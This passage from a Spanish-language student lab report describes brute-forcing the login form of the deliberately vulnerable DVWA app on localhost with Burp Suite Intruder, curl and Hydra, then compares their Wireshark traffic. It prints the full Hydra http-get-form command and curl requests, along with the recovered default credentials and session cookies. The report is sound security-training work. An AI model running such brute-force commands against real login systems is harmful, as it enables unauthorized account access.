


Figura 11: Configuración de Burp Suite para identificar contraseñas correctas.

Luego de realizar el ataque, se filtran los resultados según la configuración anterior.

3. Intruder attack of http://localhost:8080						
Attack Save						
3. Intruder attack of http://localhost:8080						
Results Positions Payloads Resource pool Settings						
Intruder attack results filter: Showing all items						
Request	Payload 1	Payload 2	Status code	Response received	Length	/form>\r\n\x09\x09 ^
12	admin	password	200	4	4740	<p>Welcome to the password protected area admin</p>
38	gordonb	abc123	200	15	4744	<p>Welcome to the password protected area gordonb</p>
154	pablo	letmein	200	18	4740	<p>Welcome to the password protected area pablo</p>
15	smithy	password	200	11	4743	<p>Welcome to the password protected area smithy</p>
0			200	9	4703	<pre> Username and/or password incorrect.</pre>
1	1337	123456	200	6	4703	<pre> Username and/or password incorrect.</pre>
2	admin	123456	200	18	4703	<pre> Username and/or password incorrect.</pre>

Figura 12: Resultados del ataque de fuerza bruta en Burp Suite.

Se pueden observar 4 pares exitosos de usuarios y contraseñas, ya que en el lado derecho se muestra el mensaje 'Welcome to the password protected area (usuario)'. En cambio, para los pares incorrectos aparece el mensaje 'Username and/or password incorrect'. Los pares exitosos son: **admin/password**, **gordonb/abc123**, **pablo/letmein** y **smithy/password**. Aunque no se logró encontrar la contraseña para el usuario **1337**, se cumplieron los dos pares exitosos requeridos para completar la tarea.

## 2.7. Obtención de código mediante *Inspect Element* (cURL)

Para obtener el código cURL de una solicitud, es necesario inspeccionar el elemento usando las herramientas de desarrollador del navegador. En la pestaña *Network*, se debe localizar la petición correspondiente, hacer clic derecho sobre ella y seleccionar la opción *Copy as cURL*.




Figura 13: Obtención del código cURL.

A continuación, se muestra el cURL resultante para un acceso válido:

```
curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=o3l06ee26mgcdisrjlmkkd1nq4; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=user&password=123&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36' \
-H 'sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Listing 1: Comando cURL para acceso válido

El cURL resultante para un acceso inválido:

```
curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=wrongpassword&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=o3l06ee26mgcdisrjlmkkd1nq4; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=user&password=123&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36' \
-H 'sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'
```

Listing 2: Comando cURL para acceso válido

## 2.8. Utilización de curl por terminal (curl)

Los comandos cURL se ejecutan desde la terminal, como se ilustra en las imágenes siguientes. Estos comandos permiten obtener archivos que están disponibles en el repositorio de GitHub del laboratorio, y los cuales se mostrarán a continuación. Los archivos generados son `cURL-valido.html` y `cURL-invalido.html`.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
rena@rena: ~/Desktop/Cripto_T2
rena@rena:~/Desktop/Cripto_T2$ curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=o3l06ee26mgcdsrjlmkdd1nq4; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=user&password=123&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36' \
-H 'sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

  </head>
```

Figura 14: Salida de cURL con parámetros válidos.

```
rena@rena: ~/Desktop/Cripto_T2
rena@rena:~/Desktop/Cripto_T2$ curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=wrongpassword&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cookie: PHPSESSID=o3l06ee26mgcdsrjlmkdd1nq4; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=user&password=123&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36' \
-H 'sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

  </head>
```

Figura 15: Salida de cURL con parámetros inválidos.



## 2.9. Demuestra 4 diferencias (curl)

Las respuestas obtenidas, al ser códigos HTML, fueron comparadas utilizando una herramienta en línea (<https://text-compare.com/es/>). De esta comparación, se identificaron dos diferencias principales en el código, ambas localizadas en la línea 74:

1. Texto de respuesta: En el caso de una solicitud válida, el mensaje devuelto es 'Welcome to the password protected area admin' mientras que, para una solicitud inválida, el mensaje es 'Username and/or password incorrect.'.
2. Imagen: Solo en el formato válido se agrega una imagen en la respuesta del formulario, la cual varía según el usuario.




Figura 16: Comparación de las respuestas de los dos cURL.

## 2.10. Instalación y versión a utilizar (hydra)

Para instalar hydra en ubuntu se ocupa la terminal, como se observa en la siguiente imagen:

```

rena@rena:~$ hydra
Command 'hydra' not found, but can be installed with:
sudo apt install hydra
rena@rena:~$ sudo apt install hydra
[sudo] password for rena:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and a
  bridge-utils linux-headers-6.8.0-41 linux-headers-6.8.0
  linux-image-6.8.0-41-generic linux-modules-6.8.0-41-gen
  linux-modules-extra-6.8.0-41-generic linux-tools-6.8.0-
  linux-tools-6.8.0-41-generic python3-compose python3-do

```

Figura 17: Instalacion hydra por terminal.

Para verificar la version a ocupar se ingresa la palabra hydra en la terminal.

```

rena@rena:~$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
aws and ethics anyway).

```

Figura 18: Ver la version de Hydra.

### 2.11. Explicación de comando a utilizar (hydra)

El comando utilizado para verificar la versión de Hydra también permite obtener los parámetros del mismo, que son los siguientes:

#### Sintaxis:

```

hydra [[[-l LOGIN|-L ARCHIVO] [-p PASS|-P ARCHIVO]] | [-C ARCHIVO]]
      [-e nsr] [-o ARCHIVO] [-t TAREAS] [-M ARCHIVO [-T TAREAS]]
      [-w TIEMPO] [-W TIEMPO] [-f] [-s PUERTO] [-x MIN:MAX:CONJUNTO]
      [-c TIEMPO] [-ISOuvVd46] [-m MODULO OPCIONES]
      [servicio://servidor[:PUERTO][/OPCIONES]]

```

#### Opciones:

- -l LOGIN o -L ARCHIVO Iniciar sesión con el nombre de usuario LOGIN, o cargar varios nombres de usuario desde un archivo.

- **-p PASS** o **-P ARCHIVO** Probar la contraseña PASS, o cargar varias contraseñas desde un archivo.
- **-C ARCHIVO** Formato separado por dos puntos "login:pass", en lugar de las opciones **-L/-P**.
- **-M ARCHIVO** Lista de servidores a atacar, una entrada por línea, ':' para especificar el puerto.
- **-t TAREAS** Ejecutar TAREAS número de conexiones en paralelo por objetivo (por defecto: 16).
- **-U** Detalles de uso del módulo de servicio.
- **-m OPC** Opciones específicas para un módulo, ver la salida con **-U** para obtener más información.
- **-h** Más opciones de línea de comandos (AYUDA COMPLETA).
- **servidor** El objetivo: DNS, IP o 192.168.0.0/24 (este OR la opción **-M**).
- **servicio** El servicio a atacar.
- **OPC** Algunos módulos de servicio admiten entradas adicionales (**-U** para ayuda del módulo).

### Explicación del comando utilizado en Hydra:

El comando utilizado para realizar un ataque de fuerza bruta con **hydra** es el siguiente:

```
hydra -L users.txt -P john.txt -s 8080 127.0.0.1 http-get-form "/vulnerabilities/brute
```

- **-L users.txt**: Indica el archivo **users.txt** que contiene la lista de nombres de usuario a probar.
- **-P john.txt**: Especifica el archivo **john.txt**, que contiene la lista de contraseñas a probar.
- **-s 8080**: Define el puerto en el cual está corriendo la aplicación web, en este caso, el puerto 8080.
- **127.0.0.1**: Es la dirección IP del servidor donde está corriendo la aplicación, en este caso, el servidor local (**localhost**).
- **http-get-form**: Especifica que el ataque se realizará utilizando el método **GET** en un formulario web.
- **/vulnerabilities/brute/index.php**: Define la ruta del formulario de inicio de sesión que será atacado.

- `username=^USER^ & password=^PASS^ & Login=Login`: Especifica los parámetros del formulario que se van a enviar. Hydra reemplazará `^USER^` y `^PASS^` por los valores de los archivos `users.txt` y `john.txt`, respectivamente.
- `H=Cookie PHPSESSID=mnfdp1ouojf5fhfrvj8fh0dcd0; security=low;;`: Este campo define las cookies enviadas con cada solicitud HTTP. Incluye la sesión de PHP (`PHPSESSID`) y el nivel de seguridad de la aplicación (`security=low`).
- `F=Username and/or password incorrect.:` Indica el mensaje de error que devuelve la aplicación cuando la combinación de usuario y contraseña es incorrecta. Hydra utiliza este mensaje para detectar cuándo un intento ha fallado.

Este comando lanza un ataque de fuerza bruta contra el formulario de inicio de sesión de la aplicación vulnerable, probando todas las combinaciones de usuarios y contraseñas en paralelo.

Continuamente para obtener las cookies:




Figura 19: Viendo las cookies de DVWA.

### 2.12. Obtención de al menos 2 pares (hydra)

Una vez ejecutado el comando antes mencionado se obtiene lo siguiente:

```

rena@rena:~/Desktop/Cripto_T2$ hydra -L users.txt -P john.txt -s 8080 127.0.0.1 http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie
HPSESSID=mnfdp1ouojf5fhfrvj8fh0dcd0; security=low;;F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-17 17:01:11
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 15535 login tries (l:5/p:3107), ~971 tries per task
[DATA] attacking http-get-form://127.0.0.1:8080/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: PHPSESSID=mnfdp1ouojf5fhfrvj8fh0dcd0; security
w;;F=Username and/or password incorrect.
[8080][http-get-form] host: 127.0.0.1 login: admin password: password
[8080][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[8080][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[8080][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-17 17:01:54
rena@rena:~/Desktop/Cripto_T2$

```

Figura 20: Ejecucion de hydra.

De los resultados se puede ver que admin, gordonb, pablo y smithy tienen sus respectivas contraseñas.

### 2.13. Explicación paquete curl (tráfico)

El tráfico generado por la herramienta cURL consistió en dos solicitudes HTTP, una con credenciales válidas y otra con credenciales inválidas. La ejecución fue rápida y precisa, ya que se utilizó la opción “Copy as cURL” desde el navegador para ejecutar las solicitudes en la terminal.

El tráfico de cURL es simple y directo, caracterizado por solicitudes puntuales que no generan dinámicas adicionales ni repeticiones automáticas. Esto hace que el volumen de tráfico sea bajo, ideal para pruebas rápidas o solicitudes de autenticación individuales.




Figura 21: Paquete cURL válido capturado en Wireshark.

En el análisis del paquete cURL válido en Wireshark, se puede observar que el contenido HTML completo es recibido en el lado derecho, mostrando todos los datos relevantes de la página web solicitada. El tráfico es mínimo y efectivo.

### 2.14. Explicación paquete Burp Suite (tráfico)

Burp Suite fue utilizado para capturar, modificar y automatizar múltiples solicitudes HTTP con la finalidad de realizar un ataque de fuerza bruta. El proceso tomó aproximadamente 10 minutos, desde la captura de las solicitudes en el navegador hasta la ejecución del ataque mediante el módulo *Intruder*.

El tráfico generado por Burp Suite es moderado en comparación con otras herramientas debido a la naturaleza repetitiva del ataque. Cada solicitud contiene encabezados, cookies y otros elementos adicionales, lo que aumenta la complejidad del tráfico en comparación con cURL.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 22: Paquete capturado de Burp Suite en Wireshark.

En el análisis del tráfico de Burp Suite, se observa un incremento significativo en la cantidad de datos enviados. A diferencia de cURL, la respuesta de la página web no se muestra completamente en el payload, sino en secciones como 'data-text-lines'. Esto indica un mayor volumen de tráfico generado por la naturaleza automatizada del ataque que tiene un mayor nivel de seguridad.

### 2.15. Explicación paquete Hydra (tráfico)

Hydra fue configurado para realizar múltiples solicitudes HTTP en paralelo, probando varias combinaciones de credenciales en un corto período de tiempo. La ejecución del ataque tomó alrededor de 45 segundos, lo que lo convierte en una opción eficiente para ataques de fuerza bruta de alta velocidad.

El tráfico generado por Hydra es considerablemente mayor que el de cURL o Burp Suite debido a la simultaneidad de las solicitudes. Cada intento de inicio de sesión contiene las credenciales, cookies y encabezados necesarios para autenticar, generando una alta cantidad de tráfico en poco tiempo.




Figura 23: Paquete capturado de Hydra en Wireshark.

En la captura del tráfico de Hydra, se observa una mayor cantidad de paquetes grises (TCP) en comparación con Burp Suite, lo que refleja la naturaleza concurrente del ataque.

Aunque se genera menos tráfico HTTP visible (amarillo), la alta velocidad del ataque es evidente debido a las múltiples conexiones simultáneas. A diferencia de Burp Suite, donde las solicitudes y respuestas están más estructuradas, en Hydra los paquetes de request y response aparecen de manera más dispersa y aleatoria.

## 2.16. Mención de las diferencias (tráfico)

Las principales diferencias en el tráfico generado por cURL, Burp Suite y Hydra son:

- **cURL:** Genera un tráfico mínimo con solicitudes individuales. Es extremadamente rápido (instantáneo) y adecuado para pruebas específicas de credenciales.
- **Burp Suite:** Genera un tráfico moderado, con múltiples solicitudes en un lapso de tiempo mayor (alrededor de 10 minutos). La herramienta permite la automatización de pruebas de credenciales, pero a un ritmo más lento que Hydra.
- **Hydra:** Genera una gran cantidad de tráfico en muy poco tiempo (45 segundos), debido a su capacidad para realizar múltiples solicitudes simultáneamente. Esto lo hace más rápido pero también más fácil de detectar.

## 2.17. Detección de SW (tráfico)

